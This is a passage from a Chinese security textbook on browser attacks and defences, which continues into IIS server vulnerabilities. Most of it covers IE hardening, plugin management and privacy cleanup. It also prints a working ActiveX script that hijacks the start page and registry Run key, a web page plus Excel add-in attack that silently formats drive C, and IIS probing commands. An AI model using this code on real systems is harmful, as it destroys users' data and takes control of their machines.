因此，目前对于利用chm帮助文件执行任意程序的攻击方法，微软的补丁基本上不起什么作用。但因为该攻击方法也是依靠在网页中执行脚本代码实现的。

所以通过限制网页中的脚本代码的使用，也可以较好地防范该种攻击方法，步骤如下：



Step 1 运行IE，在IE菜单中选择“工具”→“Internet选项”命令，打开Internet选项对话框。



Step 2 单击“Internet选项”对话框中的“安全”选项卡，然后再单击选项卡中的“自定义级别”按钮，打开“安全设置”对话框。

Step 3 在安全设置对话框中，选择禁用Active X控件和活动脚本，这样就可以有效地防止利用chm帮助文件的恶意代码进行攻击了。

9.2.4 浏览器插件漏洞的攻防

插件是指会随着IE浏览器的启动自动执行的程序。有些插件程序能够帮助用户更方便浏览因特网或调用上网辅助功能，也有部分程序被人称为广告软件(Adware)或间谍软件(Spyware)。此类恶意插件程序监视用户的上网行为，并把所记录的数据报告给插件程序的创建者，以达到投放广告，盗取游戏或银行账号密码等非法目的。

IE浏览器常见的插件例如：Flash插件、RealPlayer插件、MMS插件、MIDI五线谱插件、ActiveX插件等等；再比如Winamp的DFX，也是插件。还有很多插件都是程序员新开发的。

【案例9-11】利用插件管理专家管理IE插件

插件管理专家Upiea是个免费小巧无需安装，快捷方便人见人爱反复使用绿色环保的软

第9章 浏览器恶意攻击

件。它具有插件免疫、插件卸载、网站免疫、系统设置、隐私清理、系统优化等功能。



Step 1 插件管理


Step 1 运行软件后，单击工具栏上的“插件管理”。立即显示本机上已经安装的插件，并且可以启用或禁用、导出等。



Step 2 插件免疫

Step 2 单击工具栏上的“插件免疫”，可以对常见的插件进行免疫，防范流氓插件。

除了利用插件管理软件对IE插件进行管理外，还可以利用IE自身来进行管理，具体操作如下图所示。



Step 1 Internet选项“程序”选项卡

Step 1 在IE中，选择“工具”菜单下的“Internet选项”，在弹出的对话框中，选择“程序”选项卡。



Step 2 管理加载项

Step 2 单击“管理加载项”按钮后，可以看到本加已经安装的插件。可以对插件进行禁用或启用它。

9.3 恶意网页修改

当你在畅游Internet时，是不是经常碰到这些问题，如：默认主页被修改、IE标题栏被添加非法信息、鼠标右键菜单被添加非法网站链接、IE收藏夹被强行添加非法网站的地址链接、在IE工具栏非法添加按钮等，这些问题是怎么发生的呢？其实它就是你在浏览网页时缠上你的。

9.3.1 恶意网页修改的原理


所谓恶意网页主要是利用软件或系统操作平台等的安全漏洞,通过执行嵌入在网页HTML超文本标记语言内的Java Applet小应用程序、JavaScript脚本语言程序、ActiveX软件部件网络交互技术支持可自动执行的代码程序,以强行修改用户操作系统的注册表设置及系统实用配置程序,或非法控制系统资源盗取用户文件,或恶意删除硬盘文件、格式化硬盘为行为目标的非法恶意程序。

这种非法恶意程序能够得以被自动执行,在于它完全不受用户的控制。一旦浏览含有该病毒的网页,即可以在不知不觉的情况下马上中招,给用户的系统带来一般性的、轻度性的、严重恶性等不同程度的破坏。令你苦不堪言,甚至损失惨重无法弥补。

1. IE浏览器不能打开新窗口

【案例9-12】IE浏览器不能打开窗口

可以通过下面的办法解决:



Step 1 打开“运行”命令

Step 1 用鼠标左键单击“开始”菜单→“运行”。



Step 2 在“运行”对话框中输入“regsvr32 actxprxy.dll”，然后单击“确定”按钮。




Step 3 单击“确定”按钮

- Step 3 出现一个信息对话框：“actxprxy.dll中的DllRegisterServerin成功”，单击“确定”按钮。
- Step 4 再在“开始”→“运行”，在“运行”对话框中输入“regsvr32 shdocvw.dll”，单击“确定”按钮，弹出一个消息对话框，提示注册成功。
- Step 5 最后重新启动电脑统就可以解决问题了。

2. 恢复IE默认首页

经常上网的人也许会碰到,IE 浏览器上方的标题栏被改成“欢迎访问..网站”的样式,这是最常见的IE被病毒攻击导致主页被随意篡改的手段,受害者众多。现在网络中有很多修改IE属性的软件,比如Yahoo上网助手,用以保护IE不被病毒攻击。除了采用工具恢复以外,还可以通过手动更改注册表来恢复IE默认首页,具体办法如下。

【案例9-13】恢复IE默认首页




- Step 1 单击“开始”→“运行”菜单项，键入regedit，然后按“确定”键，进入注册表。
- Step 2 进入注册表后，展开注册表，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main下，在右半部分窗口中找到串值“Start Page”双击，将Start Page 的键值改为“about:blank”即可。
- Step 3 退出注册表编辑器，重新启动计算机，即解决。


3. 如何防止儿童看到网页上的不健康信息

如果想对某类信息范围的网页内容进行封锁,可以利用IE的内容审查功能对其进行限制。

【案例9-14】防止网页不健康信息



- Step 1 打开IE浏览器,单击“工具”→“Internet选项”。
- Step 2 选择“内容”标签,按下“分级审查”方块中的“启用”按钮。



- Step 3 选择“分级”标签,则可以对“暴力”、“裸体”、“性”、“语言”等类别通过调节滑块分别设置适当的级别。
- Step 4 单击“确定”按钮,输入并确定密码;单击“确定”按钮,关闭窗口。

Step 4 单击“确定”按钮

9.3.2 恶意网页修改的防范处理

针对恶意网页修改系统的一些设置,有什么方法可以防范吗?只要参考以下方法,就可以在在一定程度上起到防范作用。


1. 设定安全级

在IE浏览器的选单栏中选择“工具”→“Internet选项”,在弹出的对话框中切换到“安全”标签,选择“Internet”后单击“自定义级别”按钮,在“安全设置”对话框中,把“ActiveX控件和插件”、“脚本”中的相关选项全部选择“禁用”或“提示”即可。但如果选择了“禁用”,一些正常使用ActiveX和脚本的网站可能无法完全显示。

2. 屏蔽特定网页

如果我们使用了诸如FoxFire浏览器、Mxthon等外挂浏览器,就可以把含有恶意脚本的网页(当然,前提是我们已经确认过了)屏蔽掉,以免今后再次受害。

如果我们常用的是IE浏览器,则可以选择IE浏览器的“工具”→“Internet选项”→“内容”→“分级审查”,单击“启用”按钮,在弹出的“分级审查”对话框中切换到“许可站点”标签,输入自己想要屏蔽的网站网址,随后单击“从不”→“确定”即可。如下图所示。



3. 卸载或者升级WSH


WSH是Windows Scripting Host Object Reference的缩写,Windows9x系统把它设为默认的安装项。据微软中文官方网站介绍:

WSH支持的ActiveX脚本体系结构“可让用户能使用强大的诸如Visual Basic Script和JavaScript之类的脚本语言,同时也支持MS-DOS命令脚本”,并且“能使脚本直接在Windows桌面或命令控制台上执行”。

由此可知,利用WSH结合脚本程序是可以写出极具杀伤力的病毒来的,因此,我们一定要做好防范措施。

4. 更新操作系统版本

在Windows 2000/XP中,可以通过禁用“远程注册表服务”来阻挡部分恶意脚本。具体方法是:在“控制面板”→“管理工具”→“服务”中右键单击“Remote Registry”,在弹出选单中选择“属性”,打开属性对话框,将“启动类型”设为“已禁用”,这样也可以拦截部分恶意脚本程序。



9.4 网页恶意代码

在网上网的时候,经常会遇到偷偷篡改IE标题栏的网页代码,然而许多网友纷纷指出有的网站更是不择手段,当用户访问过它们的网页后,不仅IE默认首页被篡改了,而且每次开机后IE都会自动弹出访问该网站。

9.4.1 网页恶意代码的技术基础

网页恶意代码是邪恶的,但是它使用的却是

非常正规WSH的技术。那什么是WSH呢?

1. WSH简介

WSH,是“Windows Scripting Host”的缩略形式,其通用的中文译名为“Windows 脚本宿主”。对于这个较为抽象的名词,可以作这样一个笼统的理解:它是内嵌于 Windows 操作系统中的脚本语言工作环境。

Windows Scripting Host 这个概念最早出现于 Windows 98 操作系统。大家一定还记得 MS-Dos 下的批处理命令,它曾有效地简化了工作、带来方便,这一点就有点类似于如今大行其道的脚本语言。但就算把批处理命令看成是一种脚本语言,那它也是 98 版之前的 Windows 操作系统所唯一支持的“脚本语言”。而此后随着各种真正的脚本语言不断出现,批处理命令显然就很是力不从心了。面临这一危机,微软在研发 Windows 98 时,为了实现多类脚本文件在 Windows 界面或 Dos 命令提示符下的直接运行,就在系统内植入了一个基于32 位 Windows 平台、并独立于语言的脚本运行环境,并将其命名为“Windows Scripting Host”。WSH 架构于 ActiveX 之上,通过充当 ActiveX 的脚本引擎控制器,WSH为 Windows 用户充分利用威力强大的脚本指令语言扫清了障碍。


WSH诞生后,在Windows系列产品中很快得到了推广。除 Windows 98 外,微软在 Internet Information Server 4.0、Windows Me、Windows 2000 Server,以及 Windows 2000 Professional 等产品中都嵌入了WSH。(附:各种版本 WSH 的安装程序可以从<http://msdn.microsoft.com/scripting>站点下载)。

2. WSH的作用

WSH的设计,在很大程度上考虑到了“非交互性脚本(noninteractive scripting)”的需要。在这一指导思想下产生的 WSH,给脚本带来非常强大的功能,例如:可以利用它完成映射网络驱动器、检索及修改环境变量、处理注册表项等工作;管理员还可以使用 WSH 的支持功能来创建简单的登录脚本,甚至可以编写脚本来管理活动目录。

而事实上,上述功能的实现,均与 WSH 内置

的多个对象密切相关,这些内置对象肩负着直接处理脚本指令的重任。因此,我们也可以通过了解 WSH 的内置对象来探寻 WSH 可以实现的功能。下图所示是 WSH 的内置对象构成情况。



从图中可以看出,WSH共有14个内置对象,它们各自有着明确分工。具体而言,位于最底部的Wscript,主要作用是提取命令行变量,确定脚本文件名,确定WSH执行文件名(wscript.exe还是cscript.exe),确认host版本信息,创建、关连及分离 COM 对象,写入事件,按程序结束一个脚本文件的运行,向默认的输出设备(如对话框、命令行)输出信息等;WshArguments的作用是获取全部的命令行变量;WshNamed负责获取指定的命令行参数集;WshUnnamed负责获取未经指定的命令行参数集;WshNetwork 的主要作用是开放或关闭网络共享,连接或断开网络打印机,映射或取消网络中的共享,获取当前登录用户的信息;WshController 可以创建一个远程脚本对象;WshRemote 可以实现网络中对计算机系统的远程管理,也可按计划对其它程序/脚本进行处理;WshRemote Error 的作用在于:当一个远程脚本(WshRemote 对象)因脚本错误而终止时,获取可用的错误信息;WshShell主要负责程序的本地运行,处理注册表项、创建快捷方式、获取系统文件夹信息,处理环境变量;WshShortcut主要用于按计划创建快捷方式;WshSpecialfolders用

于获取任意一个 Windows 特殊文件夹的信息;WshURLShortcut用于按程序要求创建进入互联网资源的快捷方式;WshEnvironment用于获取任意的环境变量(如WINDIR,PATH,或PROMPT);WshScriptExec用于确定一个脚本文件的运行状态及错误信息。

在这些内置对象的帮助下,可以利用 WSH 充分发挥VBScript及JScript等脚本的强大威力,极大地提高工作效率。

3. WSH工作流程

WSH的工作流程,实际上就是脚本文件被解析并执行的过程。我们知道,现在脚本经常会被植入网页,其中包括HTML页面(客户机端)和ASP页面(服务器端)。对于植入HTML 页面的脚本,其所需的解析引擎会由IE这样的网页浏览器载入;对于植入ASP页面的脚本,其所需的解析引擎会由IIS(Internet Information Services)提供。

而对于出现在HTML和ASP页面之外的脚本(它们常以独立的文件形式存在),就需要经由WSH来处理了。在这里要插一句“废话”:WSH的正常工作的前提,是你必须安装了微软3.0或更高版本的IE,因为WSH在工作时会调用IE中的VBScript和JScript解析引擎。

WSH 根据脚本文件后缀名,到系统注册表中查询所需的脚本引擎时,VBScript和JScript两种语言的解析引擎是Windows系统中原有的,而其它脚本语言的解析引擎,如PERL、TCL等,需要用户另行定义;执行脚本命令时,一些脚本指令会使用到WSH内置对象所提供的服务,例如处理注册表项。这时,脚本指令就会向WSH提出请求,并由WSH完成所需任务。也正是在这一步,WSH的功用得到了淋漓尽致的发挥。

4. WSH 的用法

正如前面所述,WSH实际上是一个脚本语言的运行环境,它之所以具备强大的功能,是在于充分挖掘了脚本语言的潜力。因此,如果抛开脚本语言而空谈WSH,那实际上就没有了意义。在这里给大家推荐几个脚本文件利用WSH执行任务的实例,希望能通过这些例子对WSH的使用有一个初步的了解。

脚本文件的编写十分方便,你可以选用任意一个文字编辑软件进行编写,写完后,你只需将它保存为WSH所支持的文件名就行了(如 .js 文件、.vbs 文件)。最常用的编辑器当然就是记事本了,下面的实例都是以它作为工具编写的。

【案例9-15】WSH简单使用示例

- Step 1 打开记事本,在上面写下: WScript.Echo("走近 WSH")
- Step 2 保存为以 .vbs 或 .js 为后缀名,双击执行这个文件,执行效果如下图所示。



其实,在Windows的samples目录下,有个WSH文件夹,那里面有不少很具代表性的.vbs和.js脚本文件。可以打开来看看,相信会受益匪浅的,这里就不再多阐述了。

9.4.2 了解两段恶意代码

下面就来看两段恶意代码,通过对下面这段JavaScript程序的解剖,希望大家能够明白其究竟,并掌握修复的方法。其实笔者认为:网站应该用丰富精彩的内容来吸引访问者,如果寄希望于通过恶意篡改用户注册表的来达到提高访问量的目的是很令人生厌的,更是一种不道德的行为。

1. 利用网页代码恶意修改注册表

【案例9-16】利用网页中的代码修改注册表

```
<!-- Begin set start page brought to u by
JavaHouse.126.com-->
<SCRIPT language=JavaScript>
    document.write("<APPLET HEIGHT=0
WIDTH=0 code=com.ms.activeX.
ActiveXComponent></APPLET>");

    function f(){
        try
        {
            //ActiveX初始化过程(为达到修改用户注册
            表所必须的准备程序)
            a1=document.applets[0];
            a1.setCLSID("{ F935DC22-1CF0-11D0-
ADB9-00C04FD58A0B}");
            a1.createInstance();
            Shl = a1.GetObject();
            a1.setCLSID("{ 0D43FE01-F093-11CF-8940-
00A0C9054228}");
            a1.createInstance();
            FSO = a1.GetObject();
            a1.setCLSID("{ F935DC26-1CF0-11D0-
ADB9-00C04FD58A0B}");
            a1.createInstance();
            Net = a1.GetObject();
            Try
            {
                if (document.cookie.indexOf("Chg") == -1)
                //以下是检测用户注册表并修改相应的键值
                {
                    Shl.RegWrite ("HKCU\\Software\\Microsoft\\
                    Internet Explorer\\Main\\Start Page", "http://
                    JavaHouse.126.com/");//修改用户InternetExplorer
                    浏览器的默认主页
                    Shl.RegWrite ("HKCU\\Software\\Microsoft\\
                    Windows\\CurrentVersion\\Run\\", "http://
                    JavaHouse.126.com/");//建立默认启动页面程序,
                    保证用户每次启动计算机首先打开该页面
                    var expdate = new Date((new Date()).
                    getTime() + (1));
```



```

document.cookie="Chg=general; expires=" +
expdate.toGMTString() + "; path=/"
}
}
catch(e)
{}
}
catch(e)
{}
}
function init()
{
setTimeout("f()", 1000); //实现打开页面后1
秒钟内执行测试修改注册表的工作
}
init();</SCRIPT>
<!--End set start page -->

```

首先,来分析一下这段代码,程序中使用:

```
Shl.RegWrite ("HKCU\\Software\\
Microsoft\\Internet Explorer\\Main\\Start Page",
"http://JavaHouse.126.com/"); //修改用户
InternetExplorer浏览器的默认主页
```

其实这一句也就是修改用户注册表中: HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\main\\文件夹下Start Page的键值, 这里面的值就是存放的IE浏览器的默认主页, 如果我们想把它改回来, 则只要把上面的相应代码改为:

```
Shl.RegWrite ("HKCU\\Software\\
Microsoft\\Internet Explorer\\Main\\Start Page",
"about:blank");
```

就可以实现打开IE是空白页了, 当然也不用动注册表, 直接打开IE修改Internet选项中的主页就是最为便捷的方法。

下面我们再看看上述程序中最卑鄙的一句代码:

```
Shl.RegWrite ("HKCU\\Software\\Microsoft\\
Windows\\CurrentVersion\\Run\\", "http://
JavaHouse.126.com/"); //建立默认启动页面程序,
```

保证用户每次启动计算机首先打开该页面

这一句的意思就是通过注册表中:

```
HKEY_CURRENT_USER\\Software\\
Microsoft\\Windows\\CurrentVersion\\Run
```

文件夹下建立Windows默认启动程序, 当Windows启动后, 可以发现这个网页会自动打开, 但是在“开始”→“程序”→“启动”中却找不到, 这是为什么呢?

原来都放到Run这个文件夹下面了。怎么来修改呢? 两种方法, 一是查找源头, 进入注册表, 删除Run下面的相应项就可以了; 二是在“开始”→“运行”处输入“msconfig”, 把启动下面相应的那个网站前面的“√”去掉, 重新启动计算机就可以了。

如果想要避免此类恶意修改注册表的再次发生, 可以在IE的安全属性设置中禁掉ActiveX, 当然在以后的网页浏览过程中可能会造成一些正常使用ActiveX的网站无法浏览。

2. 利用Office对象删除硬盘文件的攻击

【案例9-17】利用Office对象删除硬盘文件

下面, 就演示利用Office对象删除硬盘文件的方法。

Step 1 新建一个HTML文件, 它的HTML源代码如下所示:

```

<HTML>
<TITLE>
IE, Office对象(Excel 2000)的漏洞
</TITLE>
IE, Office对象(Excel 2000)的漏洞
<object data="Book1.xls" " " " id="sh1"
width=0 height=0>
//插入Excel加载宏对象Book1.xls
</object>
<SCRIPT>
function f()
{
fn="C:\\windows\\Start Menu\\Programs\\
StartUp\\start.hta";
shl.object.SaveAs(fn, 6); //把Book1.xls保存

```

到启动文件夹中

```
//alert(fn+"sucessfully written");
}
setTimeout("f()",5000);
</SCRIPT>
</HTML>
```

Step 2 可以看到, 在上面的源文件中, 使用了Excel加载宏文件Book1.xla。然后再在函数fn()中, 把Book1.xla另存到启动文件夹中。

Step 3 再打开写字板工具, 然后在写字板工具中填入如下所示的代码:

```
"<BR><OBJECT ID='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'>
</OBJECT>
<SCRIPT>
alert('Hello world');
wsh.Run('start.exe/m format c:/q/autotest/
u'); //不提示直接格式化C盘
</SCRIPT>"
```

代码中的 [clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B]为WindowsShell的注册号, 该代码利用WindowsShell对象wsh来执行格式化C盘的命令。

Step 4 在写字板中保存文件之后, 再接着把文件另存为Book1.xla。然后把Book1.xla与前面所示的HTML代码文件放在相同的文件夹中。

Step 5 在IE中打开上面创建的HTML文件时, 就会打开一个提示对话框, 直接点按“确定”就可以了。

Step 6 而在Windows系统的后台, 该网页则会把Book1.xla另存为start.hta, 保存到启动文件夹C:\windows\StartMenu\Programs\Startup中。

Step 7 当系统重启时, 启动文件夹中的start.hta文件就会自动运行, 从而格式化C盘。

Step 8 如果把上述的网页和Excel加载宏对象Book1.xla放到网上去, 当用户在使用IE浏览器浏览该网页时, 也会产生同样的效果。

9.4.3 消除网页恶意代码的影响

要防止别人的恶意代码修改自己的浏览器等电脑设置, 同样要给电脑加上一层“纱窗”。具体的操作方法是这样的:

- Step 1 在IE中, 禁止javascript脚本的运行。由于现在的网页多数插入了脚本, 以达到一定的功能和实现相应的效果。因此, 这是种饮鸩解渴的方法但是实用, 建议在IE的设置中将脚本设为“提示”。
- Step 2 在Win2000 / X P中, 为了增强安全性能, 在设置上可用管理工具。我们进入“控制面板”→“管理工具”→“服务”, 把Remote Registry Service服务禁止, 这样在浏览网页时就不会出现恶作剧地修改注册表。

9.5 浏览器泄密

在尽情冲浪时, 上网后浏览器总会保留一些上网痕迹, 如历史链接和填表内容等, 这些会暴露个人上网的隐私, 甚至会让一些居心不良的人通过这些隐私盗窃我们的邮箱和其他个人资料。所以对于上网的朋友, 尤其是在公共场合上网的朋友, 上网后删除浏览器中的历史链接和填表内容是不能忽视的。

9.5.1 浏览器泄密的成因

在公用计算机、网吧上网经常会泄密, 当打开文件、输入各种密码或用QQ与朋友聊天时, 都会在机器上留下踪迹, 从而泄漏个人机密。

开始菜单泄密在Windows的开始菜单中, 会有最近访问文件的记录。

当上网者离开后, 其他人完全可以通过单击“开始→文档”打开你最近看过的文件所以, 操作完文档后一定要记住清除它们。

微软的Office软件泄密如果在网吧使用微软的Office软件编辑过重要文件, 那你可要小心了, 因为Office软件会在“文件”菜单中列出最近打开过的文件, 其他人可以轻而易举地看到, 甚至能把这些文件复制一份带走。

回收站泄密: Windows 2000/XP有个特性, 往往并不是真正删除了文件, 而是把它转到回收站

中了,而回收站中的文件是可以恢复的。所以,用完时一定要及时清空回收站。

一些临时文件泄密平时如果够仔细,发现在电脑有一些临时文件,这些临时文件是在安装或运行某些软件时产生的,由于某种原因(如软件本身的原因或突然断电等)没能被及时删除。这些临时文件在个人电脑上顶多是占据一些硬盘空间,没什么隐患,但是在网吧就不一样了,别人完全可以能过查看这些文件来了解你的喜好,揣测你曾经干过些什么。

浏览网址(URL)为了方便用户,Windows具有历史记录功能,能将用户以前的各种操作一一记录下来(如运行的程序、浏览的网站、查找过的内容等)。但任何事情都有两个方面,历史记录同时也带来了泄密的可能。有些人会利用这些记录来获取你已经访问过的Web页面信息,从而窥探你的喜好。

9.5.2 浏览器泄密攻防


针对浏览器上网后,会留下一些个人隐私等信息,可以做一些措施来预防信息泄密。

1. 用浏览器清除上网痕迹

IE是很多用户都使用的浏览器,虽然它的安全性一直受人质疑,但是它清除上网隐私能力还是很强。浏览器会把曾经浏览的网上信息保存在文件夹C:\windows\TemporaryInternetFiles目录下,这样可以在下次访问时提高浏览效率。但这些记录一旦被那些无聊的人得到,他们就有可能从这些记录中找到有关个人信息的蛛丝马迹,甚至是你的信件内容(如果你是通过Web方式收发信件的话)。

【案例9-18】浏览器清除访问过的网页

- Step 1 把C:\windows\TemporaryInternetFiles目录下的所有文件删除。
- Step 2 或者打开IE,单击“工具”→“Internet选项”,在弹出的对话框中单击“Internet临时文件”项目中的“删除文件”按钮。



2. 清除历史记录


为了方便用户,Windows系统具有历史记录功能,能将用户以前的各种操作全部记录了下来(如运行的程序、浏览的网站、查找过的内容等)。但任何事情都有两个方面,历史记录同时也带来了泄密的可能。有些人会利用这些记录来获取你已经访问过的Web页面信息,从而窥探你的喜好。

【案例9-19】浏览器清除访问过的网页



Step 1 单击此按钮

- Step 1 在浏览器中单击“工具”→“Internet选项”→“常规”,单击“历史记录”项目中的“清除历史记录”按钮即可。



Step 2 或者是启动注册表编辑器Regedit，展开到HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs键值，该键值就是专门用于保存IE历史记录。

9.6 本章习题

一、选择题

- 1. IE浏览器常见的插件()。
A. Flash插件
B. RealPlayer插件
C. MMS插件
D. MIDI五线谱插件
E. ActiveX插件
- 2. 上网弹出的“欢迎访问..网站”的样式引起的原因()

- 这是最常见的，
- A. IE被病毒攻击导致主页被随意篡改的手段
 - B. IE浏览器故障
 - C. 网页错误
 - D. 系统错误

二、填空题

- 1. IE窗口炸弹表现形式有：_____、_____和_____。
- 2. 恶意网页主要是利用_____和_____等的安全漏洞，通过执行嵌入_____在网页内_____的Java Applet小应用程序、JavaScript脚本语言程序、ActiveX软件部件网络交互技术支持可自动执行的代码程序，以强行修改用户操作系统的注册表设置及系统实用配置程序，或非法控制系统资源盗取用户文件，或恶意删除硬盘文件、格式化硬盘为行为目标的非法恶意程序。

三、问答题

- 1. 什么是SQL注入？
- 2. 恶意网页修改的原理是什么？

第 10 章

IIS服务器的入侵防范

重点讲解

- IIS漏洞
- IIS的攻防

本章主要介绍IIS常见的漏洞,详细讲述了IIS漏洞攻击和防范方法。通过本章的学习,读者可以掌握IIS漏洞的攻防相关知识。

本章导读

10.1 IIS服务器的攻防

黑客的事迹听得多了,但你是否了解,入侵一台计算机到底是怎么一回事呢?电影的片段太炫,不足以全信,而报章的报导又往往过于片面,因此不了解网络架构者,很难想象黑客的行为。那么,黑客为什么要攻击,又是怎样进行攻击的呢?

10.1.1 IIS常见漏洞一览

这里介绍的方法主要通过80端口来完成操作,具有很大的威胁性,因为作为网络服务器80端口总要打开的。如果想方便一些,大家不妨下载一些扫描器来辅助检查。

如果想要知道目标机器运行的是何种服务程序,可以使用以下命令:

```
telnet <目标机> 80  
GET HEAD / HTTP/1.0
```

这样可以返回一些域名和Web服务程序版本,如果有些服务器把Web服务运行在8080,81,8000,8001口,你就Telnet相应的口上。

关于IIS的常见漏洞如下有以下几点。

1.Null.htw漏洞

IIS如果运行了Index Server就包含了一个

通过Null.htw有关的漏洞,即服务器上不存在此.htw结尾的文件。这个漏洞会导致显示ASP脚本的源代码,global.asa里面包含了用户账户等敏感信息。

如果攻击者提供特殊的URL请求给IIS就可以跳出虚拟目录的限制,进行逻辑分区和ROOT目录的访问。

而这个“hit-highlighting”功能在Index Server中没有充分防止各种类型文件的请求,所以导致攻击者访问服务器上的任意文件。Null.htw功能可以从用户输入中获得3个变量,分别是CiWebhitsfile、CiRestriction和CiHiliteType。

2.MDAC-执行本地命令漏洞

这个漏洞出现得比较早,但在全球范围内,可能还有好多IIS Web服务器存在这个漏洞,就像在今天,还有部分人在用Windows3.2一样。IIS的MDAC组件存在一个漏洞,可以导致攻击者远程执行目标系统的命令。

这里的主要核心问题是存在于RDSDatafactory,在默认情况下,它允许远程命令发送到IIS服务器中,这命令会以设备用户的身份运行,在默认情况下是System用户。

可以通过以下办法测试本机是否存在这个漏洞:

第10章 IIS服务器的入侵与防范

```
c:\>nc -nw -w 2 <目标机> 80
```

```
GET /msadc/msadcs.dll HTTP
```

如果我们得到application/x_varg的信息,就很有可能存在此漏洞并且还没有打上补丁。

3. idc和.ida漏洞

这个漏洞实际上类似ASP Dot 漏洞,其能在IIS4.0上显示其Web目录信息,很奇怪有些人还在IIS5.0上发现过此类漏洞,通过增加.idc或者.ida后缀到URL会导致IIS尝试允许通过数据库连接程序.dll来运行.idc,如果此.idc不存在,它就返回一些信息给客户端。

http://www.目标机.com/anything.idc 或者 anything.idq

4. htr漏洞

这个漏洞是由NSFOCUS发现的,对有些ASA和ASP追加+.htr的URL请求就会导致文件源代码的泄露。

5. NT Site Server Adsamples漏洞

通过请求site.csc,一般保存在/adsamples/config/site.csc中,攻击者可能获得一些如数据库中的DSN,UID和PASS的一些信息。

10.1.2 黑客入侵IIS服务器

